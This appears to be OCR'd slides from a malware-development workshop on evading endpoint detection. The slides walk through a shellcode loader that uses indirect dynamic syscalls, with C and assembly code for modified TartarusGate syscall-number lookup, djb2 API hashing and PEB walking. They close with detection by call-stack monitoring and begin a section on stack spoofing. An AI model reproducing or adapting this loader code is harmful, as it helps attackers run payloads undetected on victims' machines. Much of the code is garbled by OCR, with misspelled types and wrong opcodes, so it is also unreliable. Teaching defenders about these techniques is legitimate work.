
C:\Users\workshop\Desktop\Malwares\5.POC\Unhook.sln

NOTE:

Famous APT groups and C2 used this technique:

1. [TA577](#) APT : Pikabot Loader
2. [Crypto Miner](#)
3. [Cobalt Strike C2](#)
4. [Brute Ratel C4](#)

The structure looks like this:



8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Let's show you every file content one by one.

1. Header File: *mystruct.h* (look at the file in VM):

=> Basically all it contains essential structures which we would be using to create our Indirect syscall implemented shellcode loader.

2. Header File: *Init.h* (look at the file in VM):

=> Just initializing process injection related NtApi structures in this file.

3. Header File: *SyscallStuff.h* (look at the file in VM):

=> This just helps to get corresponding SSNs and syscall addresses of process injection related NtApis.

Let's go a bit deeper into *SyscallStuff.h* file!!

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Step 1:

Retrieves SSN when NtApi is not hooked!

```
69     WORD SortSSN_Normal(LPVOID ntapiaddr)
70     {
71         WORD SystemCall = NULL;
72         // Whole SystemCall Stub:
73         // First Opcode should be: (If Not Hooked)
74         // mov r10, rcx
75         // mov rcx, SSN
76         //
77         if (*((PBYTE)ntapiaddr) == 0x4c
78             && *((PBYTE)ntapiaddr + 1) == 0x8b
79             && *((PBYTE)ntapiaddr + 2) == 0xd1
80             && *((PBYTE)ntapiaddr + 3) == 0xb8
81             && *((PBYTE)ntapiaddr + 6) == 0x00
82             && *((PBYTE)ntapiaddr + 7) == 0x00)
83         {
84             BYTE high = *((PBYTE)ntapiaddr + 5);
85             BYTE low = *((PBYTE)ntapiaddr + 4);
86             SystemCall = (high << 8) | low;
87
88             //int2hex(SystemCall);
89
90             //SystemCall_when_Nothooked = SystemCall;
91             return SystemCall;
92
93
94 }
```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Step 2:

Retrieves SSN when NtApi is hooked!

Hook Check is Done via

Updated/Modified TartarusGate

approach whereas for *Only TartarusGate*

- checks 1st and 3rd instruction for a

JMP

Lookup **syscall** but first checks whether:

- first,
- third,
- eighth,
- tenth,
- or twelfth instruction,
is a JMP/ is Hooked or not.

```

96  MORD SortSSN_Gate(LPVOID ntapiaddr)
97  {
98      WORD SystemCall = NULL;
99      //if (==((PBYTE)ntapiaddr == 0xe9)
100     // If Hooked: jmp <instructions>
101     // oopcode: \xe9...
102
103     // Why So Many Checking of Jumps???
104     // 1. Modified Hells Gate, Halos Gate: Only Checks if first instruction is a JMP
105     // 2. Modified Halos Gate, TartarusGate: Only Checks if first or third instruction is a JMP
106     // 3. These Combination is again Modified from TartarusGate: Checks if first, third, eighth, tenth, twelfth instruction is a JMP
107
108     // => More EDR bypass -> More EDR, More Diverse ways of hooking APIs
109
110     //if (<((PBYTE)ntapiaddr) == 0xe9 || <((PBYTE)ntapiaddr + 3) == 0xe9 || <((PBYTE)ntapiaddr + 8) == 0xe9 ||
111     // <((PBYTE)ntapiaddr + 10) == 0xe9 || <((PBYTE)ntapiaddr + 12) == 0xe9)
112     {
113         for (WORD idx = 1; idx <= 500; idx++)
114         {
115             // Check neighbouring Syscall Down the stack:
116             if (<((PBYTE)ntapiaddr + idx + DOWN) == 0x4c
117                 && <((PBYTE)ntapiaddr + 1 + idx + DOWN) == 0xb8
118                 && <((PBYTE)ntapiaddr + 2 + idx + DOWN) == 0xd1
119                 && <((PBYTE)ntapiaddr + 3 + idx + DOWN) == 0xb8
120                 && <((PBYTE)ntapiaddr + 6 + idx + DOWN) == 0x90
121                 && <((PBYTE)ntapiaddr + 7 + idx + DOWN) == 0x90)
122
123                 BYTE high = <((PBYTE)ntapiaddr + 5 + idx + DOWN);
124                 BYTE low = <((PBYTE)ntapiaddr + 4 + idx + DOWN);
125                 SystemCall = (high << 8) | low - idx;
126
127                 //int2hex(SystemCall);
128
129                 return SystemCall;
130
131             // Check neighbouring Syscall Up the stack:
132             if (<((PBYTE)ntapiaddr + idx + UP) == 0x4c
133                 && <((PBYTE)ntapiaddr + 1 + idx + UP) == 0xb8
134                 && <((PBYTE)ntapiaddr + 2 + idx + UP) == 0xd1
135                 && <((PBYTE)ntapiaddr + 3 + idx + UP) == 0xb8
136                 && <((PBYTE)ntapiaddr + 6 + idx + UP) == 0x90
137                 && <((PBYTE)ntapiaddr + 7 + idx + UP) == 0x90)
138
139                 BYTE high = <((PBYTE)ntapiaddr + 5 + idx + UP);
140                 BYTE low = <((PBYTE)ntapiaddr + 4 + idx + UP);
141                 SystemCall = (high << 8) | low + idx;
142
143                 //int2hex(SystemCall);
144
145             }
146         }
147     }
148
149     return SystemCall;
150
151 }
152
153
154
155
156

```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Step 3:

Retrieves Syscall Instruction when NtApi is hooked!

Hook Check is Done via

Updated/Modified TartarusGate approach:

Retrieves *Syscall Instructions* but checks:

- first,
- third,
- eighth,
- tenth,
- or twelfth instruction,
is a JMP/ is Hooked or not.

```

160     DMOR064 GetsyscallInstr(LPVOID ntapiaddr)
161     {
162         WORD SystemCall = NULL;
163
164         // ...
165         // ...
166
167         // if (<((PBYTE)ntapiaddr) == 0x09)
168         // If Hooked: jmp <instructions>
169         // opcode: (0x9...
170
171         // Why So Many Checking of Jumps???
172
173         // 1. Modified Hells Gate, Halos Gate: Only Checks if first instruction is a JMP
174         // 2. Modified Halos Gate, TartarusGate: Only Checks if first or third instruction is a JMP
175         // 3. These Combination is again Modified from TartarusGate: Checks if first, third, eighth, tenth, twelfth instruction is a JMP
176
177         // => More EDR bypass => More EDR, More Diverse ways of hooking APIs
178
179         if (<((PBYTE)ntapiaddr) == 0x09 || <((PBYTE)ntapiaddr + 3) == 0x09 || <((PBYTE)ntapiaddr + 8) == 0x09 ||
180             <((PBYTE)ntapiaddr + 18) == 0x09 || <((PBYTE)ntapiaddr + 12) == 0x09)
181         {
182             for (WORD idx = 1; idx <= 500; idx++)
183             {
184                 // Check neighbouring Syscall Down the stack:
185                 if (<((PBYTE)ntapiaddr + idx * DOMAIN) == 0x4c
186                     && <((PBYTE)ntapiaddr + 1 + idx * DOMAIN) == 0xBb
187                     && <((PBYTE)ntapiaddr + 2 + idx * DOMAIN) == 0xd1
188                     && <((PBYTE)ntapiaddr + 3 + idx * DOMAIN) == 0xb8
189                     && <((PBYTE)ntapiaddr + 6 + idx * DOMAIN) == 0x90
190                     && <((PBYTE)ntapiaddr + 7 + idx * DOMAIN) == 0x00)
191                 {
192                     return (INT_PTR)ntapiaddr + 0x12; // syscall
193                 }
194
195                 // Check neighbouring Syscall Up the stack:
196                 if (<((PBYTE)ntapiaddr + idx * UP) == 0x4c
197                     && <((PBYTE)ntapiaddr + 1 + idx * UP) == 0xBb
198                     && <((PBYTE)ntapiaddr + 2 + idx * UP) == 0xd1
199                     && <((PBYTE)ntapiaddr + 3 + idx * UP) == 0xb8
200                     && <((PBYTE)ntapiaddr + 6 + idx * UP) == 0x90
201                     && <((PBYTE)ntapiaddr + 7 + idx * UP) == 0x00)
202                 {
203                     return (INT_PTR)ntapiaddr + 0x12; // syscall
204                 }
205             }
206         }
207     }
208 }
```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Step 3:

Retrieves Syscall Instruction when NtApi is hooked!

To get Syscall Instruction: Calculation:

	addr + 18 (0x12) = syscall instruction
0 00007FFF80C0D2D0	HC:8BD1
0 00007FFF80C0D2D3	8B 18000000
0 00007FFF80C0D2D8	F6042S 0803E7F 01
0 00007FFF80C0D2E0	v TS_03 7FFF80C0D2E5
0 00007FFF80C0D2E2	0F05 syscall

```

160 DMOR064 GetsyscallInstr(LPVOID ntapiaddr)
161 {
162     WORD SystemCall = NULL;
163
164     // ...
165     // If Hooked: jmp <instructions>
166     // opcodes: {0x9...}
167
168     // Why So Many Checking of Jumps???
169
170     // 1. Modified Hells Gate, Halos Gate: Only Checks if first instruction is a JMP
171
172     // 2. Modified Halos Gate, TartarusGate: Only Checks if first or third instruction is a JMP
173
174     // 3. These Combination is again Modified from TartarusGate: Checks if first, third, eighth, tenth, twelfth instruction is a JMP
175
176     // => More EDR bypass => More EDR, More Diverse ways of hooking APIs
177
178     if (((PBYTE)ntapiaddr) == 0x90 || *((PBYTE)ntapiaddr + 3) == 0x90 || *((PBYTE)ntapiaddr + 8) == 0x90 ||
179     *((PBYTE)ntapiaddr + 18) == 0x90 || *((PBYTE)ntapiaddr + 12) == 0x90)
180     {
181         for (WORD idx = 1; idx <= 560; idx++)
182         {
183             // Check neighbouring Syscall Down the stack:
184             if (((PBYTE)ntapiaddr + idx * DOMN) == 0x4c)
185             {
186                 if (((PBYTE)ntapiaddr + 1 + idx * DOMN) == 0xb8
187                 && ((PBYTE)ntapiaddr + 2 + idx * DOMN) == 0xd1
188                 && ((PBYTE)ntapiaddr + 3 + idx * DOMN) == 0xb8
189                 && ((PBYTE)ntapiaddr + 6 + idx * DOMN) == 0xb0
190                 && ((PBYTE)ntapiaddr + 7 + idx * DOMN) == 0xb0)
191             {
192                 return (INT_PTR)ntapiaddr + 0x12; // syscall
193             }
194
195             // Check neighbouring Syscall Up the stack:
196             if (((PBYTE)ntapiaddr + idx * UP) == 0x4c)
197             {
198                 if (((PBYTE)ntapiaddr + 1 + idx * UP) == 0x8b
199                 && ((PBYTE)ntapiaddr + 2 + idx * UP) == 0xd1
200                 && ((PBYTE)ntapiaddr + 3 + idx * UP) == 0xb8
201                 && ((PBYTE)ntapiaddr + 6 + idx * UP) == 0xb0
202                 && ((PBYTE)ntapiaddr + 7 + idx * UP) == 0xb0)
203             {
204                 return (INT_PTR)ntapiaddr + 0x12; // syscall
205             }
206         }
207     }
208
209     return NULL;
210 }
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225

```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Let's show you every file content one by one.

4. Asm File: *syscalls.asm* (look at the file in VM):

```

11      GetSyscall proc
12          mov SSN, cx
13          ret
14      GetSyscall endp
15
16      GetSyscallAddr proc
17          mov syscallAddr, rcx
18          ret
19      GetSyscallAddr endp

```

1st code block is used to retrieve SSN ID.

2nd Code block is used to retrieve Syscall Address.

```

21          sysNtAllocateVirtualMemory proc
22              mov r10, rcx
23              mov ax, SSN
24              jmp qword ptr syscallAddr
25              ret
26          sysNtAllocateVirtualMemory endp

```

- Everything is same as normal Syscall Stub.
- But only hardcoded syscall gets replaced by, *"jmp qword ptr syscallAddr"*.
- This means, *a direct JMP to the address of the syscall instruction within ntdll* to evade:
 - Instrumentation CallBack
 - hardcoded syscall Instruction.

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Let's show you every file content one by one.

5. Main File: *POC.cpp* (look at the file in VM):

```

26     int isItHooked(LPVOID addr)
27     {
28         printf("[+] Address of NtApi: %p\n", addr);
29
30         BYTE stub[] = "\x4c\x8B\xD1\xB8";
31         if (memcmp(addr, stub, 4) != 0)
32         {
33             return -1;
34         }
35         return 0;
36     }

```

It checks whether the particular Ntapi (passed Ntapi address) is hooked or not!

```

56     DWORD64 djb2(const char* str)
57     {
58         // djb2 algo:
59
60         DWORD64 dwHash = 0x7734773477347734;
61         int c;
62
63         while (c = *str++)
64             dwHash = ((dwHash << 0x5) + dwHash) + c;
65
66
67     }
68
69     const char* PWSTR_to_Char(const wchar_t* wideStr)
70     {
71         int size = WideCharToMultiByte(CP_UTF8, 0, wideStr, -1, NULL, 0, NULL, NULL);
72
73         char* buffer = new char[size];
74
75         WideCharToMultiByte(CP_UTF8, 0, wideStr, -1, buffer, size, NULL, NULL);
76
77
78     }
79

```

- line 56 - 68: It Creates hash of NtapiName. It will be used later in main function, to check whether Ntapi hash value is legit or not.
- Line 70 - 79: Type Conversion: from PWSTR to Char.

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Let's show you every file content one by one.

- I Actually explained this technique of Retrieving Ntapi func. names by walking PEB in the Hell's Gate module.
- In Line 180: It calls ***djb2(pFuncName)*** to retrieve hash of the retrieved Ntapi name and check with the passed hash, which is sent by Main function (ntapi hash which is sent was hard coded in main()).

```

117     LPVOID ResolveNTAPI(MODULE DllBase, DWORD64 passedHash)
118     {
119         printf(*t(*) BaseDll addr: %p\n", DllBase);
120
121         // region Start: DOS_HEADER
122         IMAGE_DOS_HEADER* DOS_HEADER = (IMAGE_DOS_HEADER*)DllBase;
123         // endregion End: DOS_HEADER
124
125         // region Start: NT_HEADERS >> Accessing the last member of DOS Header (e_lfanew) to get the entry point for NT Header
126         IMAGE_NT_HEADERS* NT_HEADER = (IMAGE_NT_HEADERS*)((LPBYTE)DllBase + DOS_HEADER->e_lfanew);
127         // endregion Start: NT_HEADERS
128
129         // Getting the Size of ntdll
130         //SIZE_T ntdllsize = NT_HEADER->OptionalHeader.SizeOfImage;
131
132         // ...
133
134         /* ... */
135
136         // ...
137
138         // ...
139
140         // ...
141
142         // ...
143
144         // ...
145
146         // ...
147
148         // ...
149
150         // ...
151
152         // ...
153
154         // ...
155
156
157         //IMAGE_DATA_DIRECTORY* DataDirectory = (IMAGE_DATA_DIRECTORY*)((LPBYTE)DllBase + NT_HEADER->OptionalHeader.DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES].VirtualAddress);
158
159         // ...
160
161
162         PIMAGE_EXPORT_DIRECTORY Exdir = (PIMAGE_EXPORT_DIRECTORY)((LPBYTE)DllBase + NT_HEADER->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
163         PWORD faddr = (PWORD)((LPBYTE)DllBase + Exdir->AddressOfFunctions);
164         PWORD fNames = (PWORD)((LPBYTE)DllBase + Exdir->AddressOfNames);
165         PWORD fOrdinals = (PWORD)((LPBYTE)DllBase + Exdir->AddressOfNameOrdinals);
166
167
168         // ...
169
170         // Looping:
171         for (DWORD i = 0; i < Exdir->AddressOfFunctions; i++)
172         {
173             LPSTR pFuncName = (LPSTR)((LPBYTE)DllBase + fNames[i]);
174
175             //PWSTR pFuncName = LPSTR_to_PWSTR(pFuncName);
176             //DWORD64 hash = create_hash(pFuncName);
177
178             DWORD64 hash = djb2(pFuncName);
179
180             if (hash == passedHash)
181             {
182                 printf("Hash value matched and calculated as: %llx\n", passedHash);
183                 //printf(*+ FuncName: %s\n", pFuncName);
184                 return (LPVOID)((LPBYTE)DllBase + faddr[fOrdinals[i]]);
185             }
186             //printf(*+ FuncName: %s\n", pFuncName);
187
188         }
189
190         return 0;
191

```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

Next function: *ResolveDLL(DWORD64 passedHash)*:

- Line: 201 - 203: Already Discussed!
- Line: 211 - 223: Getting the address of PEB from TEB

```

182 HMODULE ResolveDLL(int passedHash)
183 {
184     // Init some important stuff
185     PNT_TIB pTIB = NULL;
186     PTEB pTEB = NULL;
187     PPEB pPEB = NULL;
188
189     // ===== Directly via offset (from TIB) --> TEB --> PEB =====
190
191     // ...
192
193     // Method1:
194
195     // Refer: https://en.wikipedia.org/wiki/Win32_Thread_Information_Block
196     //
197     // In Link, Refer Table: Contents of the TIB on Windows: 7th Row
198     // pTIB = (PNT_TIB)_readespword(0x38);
199     pTIB = (PTEB)pTIB->Self;
200
201     // ...
202
203     // Get pointer to the PEB
204     pPEB = (PPEB)pTEB->ProcessEnvironmentBlock;
205     if (pPEB == NULL)
206     {
207         printf("%n[+] Unable to get ptr to PEB (%u)\n", GetLastError());
208         return NULL;
209     }
210
211     //printf("%n[+] Got pPEB: Directly via offset (from TIB) --> TEB --> PEB: %x\n", pPEB);
212     //printf("%n[+] Got pPEB: Directly via offset (from TIB) --> TEB --> PEB\n");
213     //printf("%n[+] Got pPEB: Directly via offset from TEB --> PEB\n\n");
214
215     // ===== End: Directly via offset (from TIB) =====
216
217
218
219
220
221
222
223
224
225

```

```


263     // Storing pointer to PEB_LDR_DATA:
264     PPEB_LDR_DATA pPEB_LDR_DATA = (PPEB_LDR_DATA)(pPEB->Ldr);
265
266     PLIST_ENTRY ListHead, ListEntry;
267     PLDR_DATA_TABLE_ENTRY LdrEntry;
268
269     // Code taken from: https://doxygen.reactos.org/d7/d55/ldrapi_8c_source.html#l01124
270     ListHead = &pPEB->Ldr->InLoadOrderModuleList;
271     ListEntry = ListHead->Flink;
272     int c = 0;
273     while (ListHead != ListEntry)
274     {
275         /* Get the entry */
276         LdrEntry = CONTAINING_RECORD(ListEntry, LDR_DATA_TABLE_ENTRY, InLoadOrderLinks);
277
278         // ...
279
280         //UNICODE_STRING FullDllName = (UNICODE_STRING)(LdrEntry->FullDllName);
281         UNICODE_STRING BaseDllName = (UNICODE_STRING)(LdrEntry->BaseDllName);
282         //VOID DllBase = (VOID)(LdrEntry->DllBase);
283         HMODULE DllBase = (HMODULE)(LdrEntry->DllBase);
284
285         //printf("BaseDllName: %ws (addr: %p)\n\n", BaseDllName.Buffer, DllBase);
286
287         // Thanks to @DirkMtr
288         /* ... */
289
290         /* ... */
291
292         /* ... */
293
294         // ===== Checking Passed API hash =====
295
296         // djb2 hash:
297         const char* DllName = PWSTR_to_Char(BaseDllName.Buffer);
298         DWORD64 retrievedhash = djb2(DllName);
299
300         //printf("retrievedhash: %llx\n", retrievedhash);
301         //printf("BaseDllName: %ws (addr: %p)\n\n", BaseDllName.Buffer, DllBase);
302
303         if (retrievedhash == passedHash)
304         {
305             printf("Hash value matched and calculated as: %llx\n\n", retrievedhash);
306             printf("BaseDllName: %ws (addr: %p)\n\n", BaseDllName.Buffer, DllBase);
307             return DllBase;
308         }
309
310         // ===== End: Checking Passed API hash =====
311
312         /* Advance to the next module */
313         ListEntry = ListEntry->Flink;
314
315     }
316
317     return 0;
318 }
```

We are targeting *InLoadOrderModuleList*.

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

InLoadOrderModuleList looks like this:



- Our target is retrieve the hash of ntdll name from here.
- This is all which is happening here.

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach

So, this is how SSN and syscall addresses are retrieved and further used by ASM functions/procedures to perform indirect system calls.

11	GetSyscall proc	21	sysNtAllocateVirtualMemory proc
12	mov SSN, cx	22	mov r10, rcx
13	ret	23	mov ax, SSN
14	GetSyscall endp	24	jmp qword ptr syscallAddr
15		25	ret
16	GetSyscallAddr proc	26	sysNtAllocateVirtualMemory endp
17	mov syscallAddr, rcx		
18	ret		
19	GetSyscallAddr endp		

All other NtApis are called the same way this NTApi got called !

```
LPVOID pNtAlloc = ResolveNtAPI(hDLL, 0xF5BD373480A6B89B);

syscallNum = SortSSN(pNtAlloc);
syscallAddress = GetsyscallInstr(pNtAlloc);

// Indirect Syscall
GetSyscall(syscallNum);
GetSyscallAddr(syscallAddress);

NtAllocateVirtualMemory = &sysNtAllocateVirtualMemory;

NTSTATUS status1 = NtAllocateVirtualMemory(hProcess, &BaseAddress, 0, &shellcode_size2, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

8. Indirect Dynamic Syscalls:

8.1. Indirect Dynamic Syscall Implementation with modified TartarusGate Approach : Instrumentation Callback Bypass Demo

PATH =

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/3.OnlyIndirectSystcall/Bypass-InstrumentationCallBack-new.mp4

I have a public repo based on this (selected by [BlackHat Asia 2024](#) and [BlackHat USA 2024](#) - Call For Tools/Arsenals): [Link](#)



Other Famous Repo:

1. <https://github.com/klezVirus/SysWhispers3>
 2. https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/
 3. <https://github.com/f1zm0/acheron>

8. Indirect Dynamic Syscalls:

8.2. Drawback of Indirect Syscalls:

- I. A Naive Approach to detect (But not efficient at all)

Won't detect if Indirect syscalls are implemented via some more ASM commands just for "obfuscation" for the syscalls.

Command:

```
objdump.exe -M intel -D malware.exe | Select-String -Pattern 'r10,rcx' -Context 4
```

```
PS C:\Users\HP\Desktop\Windows\MalDevTechniques\3.Evasions\MalDevWorkShop\POC-Demo\POC> objdump.exe -M intel -D .\x64\Release\POC.exe | Select-String -Pattern 'r10,rcx' -Context 4

140001ea0: 66 89 0d 59 31 00 00    mov    WORD PTR [rip+0x3159],cx      # 0x140005000
140001ea7: c3                      ret
140001ea8: 48 89 0d 53 31 00 00    mov    QWORD PTR [rip+0x3153],rcx      # 0x140005000
140001eaf: c3                      ret
> 140001eb0: 4c 8b d1              mov    r10,rcx
140001eb3: 66 8b 05 46 31 00 00    mov    ax,WORD PTR [rip+0x3146]      # 0x140005000
140001eba: ff 25 42 31 00 00      jmp   QWORD PTR [rip+0x3142]      # 0x140005002
140001ec0: c3                      ret
> 140001ec1: 4c 8b d1              mov    r10,rcx
140001ec4: 66 8b 05 35 31 00 00    mov    ax,WORD PTR [rip+0x3135]      # 0x140005000
140001ecb: ff 25 31 31 00 00      jmp   QWORD PTR [rip+0x3131]      # 0x140005002
140001ed1: c3                      ret
> 140001ed2: 4c 8b d1              mov    r10,rcx
140001ed5: 66 8b 05 24 31 00 00    mov    ax,WORD PTR [rip+0x3124]      # 0x140005000
140001edc: ff 25 20 31 00 00      jmp   QWORD PTR [rip+0x3120]      # 0x140005002
140001ee2: c3                      ret
> 140001ee3: 4c 8b d1              mov    r10,rcx
140001eed: 66 8b 05 13 31 00 00    mov    ax,WORD PTR [rip+0x3113]      # 0x140005000
140001ef0: ff 25 0f 31 00 00      jmp   QWORD PTR [rip+0x310f]      # 0x140005002
140001ef2: c3                      ret
> 140001ef4: 4c 8b d1              mov    r10,rcx
140001ef7: 66 8b 05 02 31 00 00    mov    ax,WORD PTR [rip+0x3102]      # 0x140005000
140001efe: ff 25 fe 30 00 00      jmp   QWORD PTR [rip+0x30fe]      # 0x140005002
140001f04: c3                      ret
140001f05: cc                      int3
```

```
19          HellDescent PROC
20          nop
21          mov rax, rcx
22          nop
23          mov r10, rax
24          nop
25          mov eax, wSystemCall
26          nop
27          syscall
28          ret
29          HellDescent ENDP
```

Link:

<https://github.com/trickster0/TartarusGate/blob/master/HellsGate/hellsgate.asm>

8. Indirect Dynamic Syscalls:

8.2. Drawback of Indirect Syscalls:

A New Detection Type Came into Action: Call Stack Analysis/Monitoring !


As we have seen earlier that API Call Flow structure in Conventional/legit software is like this

=> but usage of indirect syscall creates a process stack kinda like this!

=> *NtDelayExecution* is called *directly* from "*indirect.exe*".

=> But In a Legit softwares, this will NOT happen at all.

We would probably see a call to *Kernelbase!Sleep* or *similar API before NtDelayExecution* is invoked from *ntdll*.



Name	
0	ntoskrnl.exe!KiCheckForKernelApcDelivery +0x2eb
1	ntoskrnl.exe!KeWaitForSingleObject +0x1787
2	ntoskrnl.exe!KeWaitForSingleObject +0x98f
3	ntoskrnl.exe!KeDelayExecutionThread +0x122
4	ntoskrnl.exe!MmProbeAndLockProcessPages +0x245f
5	ntoskrnl.exe!setjmpex +0x82b5
6	ntdll.dll!NtDelayExecution +0x14
7	indirect.exe!main +0x425
8	indirect.exe!__scrt_common_main_seh +0x10c
9	kernel32.dll!BaseThreadInitThunk +0x14
10	ntdll.dll!RtlUserThreadStart +0x21

=>
Although
majorly, EDR
don't really
detect implant
this way!

8. Indirect Dynamic Syscalls:

8.2. Drawback of Indirect Syscalls: Call Stack Analysis/Monitoring !

Theory behind Call Stack Monitoring:

- It is a technique that **detects the presence of a malicious call** in **each thread stack** of implant process.
- This method involves the **continuous monitoring of the RIP instruction register** of each thread.
- When the **RIP register** points to **the address of an exported routine/function from any DLL OR, to the address of an area,**
the thread is paused and **its call stack is unwound.**

=> Meaning **Detection of Malicious Calls (if any)**

=> **Malware Process Termination !!**

Thread/Call Stack :

- Every thread created in a process has its own thread/call stack.
- When a function is called, a frame is created corresponding to that function call.
- This frame is where, it stores some data for that function like local variables.

8. Indirect Dynamic Syscalls:

8.2. Drawback of Indirect Syscalls: Call Stack Analysis/Monitoring !

- Without Call Stack spoofing or any form of stack Obfuscation:
This is how stack can Look:
- When any implant, makes a function call like, ***gethostbyname*** and ***TpWaitForWait***, the call stack points back to its location in Memory.
- This enables to reveal the “***leaked stack values***” and also has address is RX (Read-Executable) memory which is unbacked by any module.
- When EDR (utilizing ETW tracing) checks the whole thread stack, they can easily detect this.

Please don't focus in the name of the executable. It is just an example for showcasing.

Stack - thread 1856	
	Name
0	ntoskrnl.exe!ObDereferenceObjectDeferDelete +0x194
1	ntoskrnl.exe!KeWaitForMultipleObjects +0x1284
2	ntoskrnl.exe!KeWaitForMultipleObjects +0xb3f
3	ntoskrnl.exe!KeWaitForSingleObject +0x377
4	ntoskrnl.exe!CmUnRegisterCallback +0x1d638
5	ntoskrnl.exe!CmUnRegisterCallback +0x1e821
6	ntoskrnl.exe!PsDereferenceImpersonationToken +0x65e
7	ntoskrnl.exe!KeUnstackDetachProcess +0x45a5
8	ntoskrnl.exe!setjmpex +0x7692
9	ntoskrnl.exe!setjmpex +0x1aa2
10	ws2_32.dll!gethostbyname
11	0x1dd741eae14
12	0x1dd741361d0
13	0xa
14	0xb49048f7c6
15	0x1dd7414e370

Stack - thread 6296	
	Name
0	ntdll.dll!NtSignalAndWaitForSingleObject +0x14
1	demon_Zilean.exe +0x143cf
2	ntdll.dll!TpWaitForWait +0xf0
3	0x100000002
4	0x48


9. Stack Spoofing:

Our Target:

- Hide the source of *our Malicious NT Api function calls via Stack Spoofing.*
- The Thread stack should have 2 starting Frames :
 1. **ntdll.dll!RtlUserThreadStart+0x21** (offset's very rarely vary, 0x19, excluding that!)
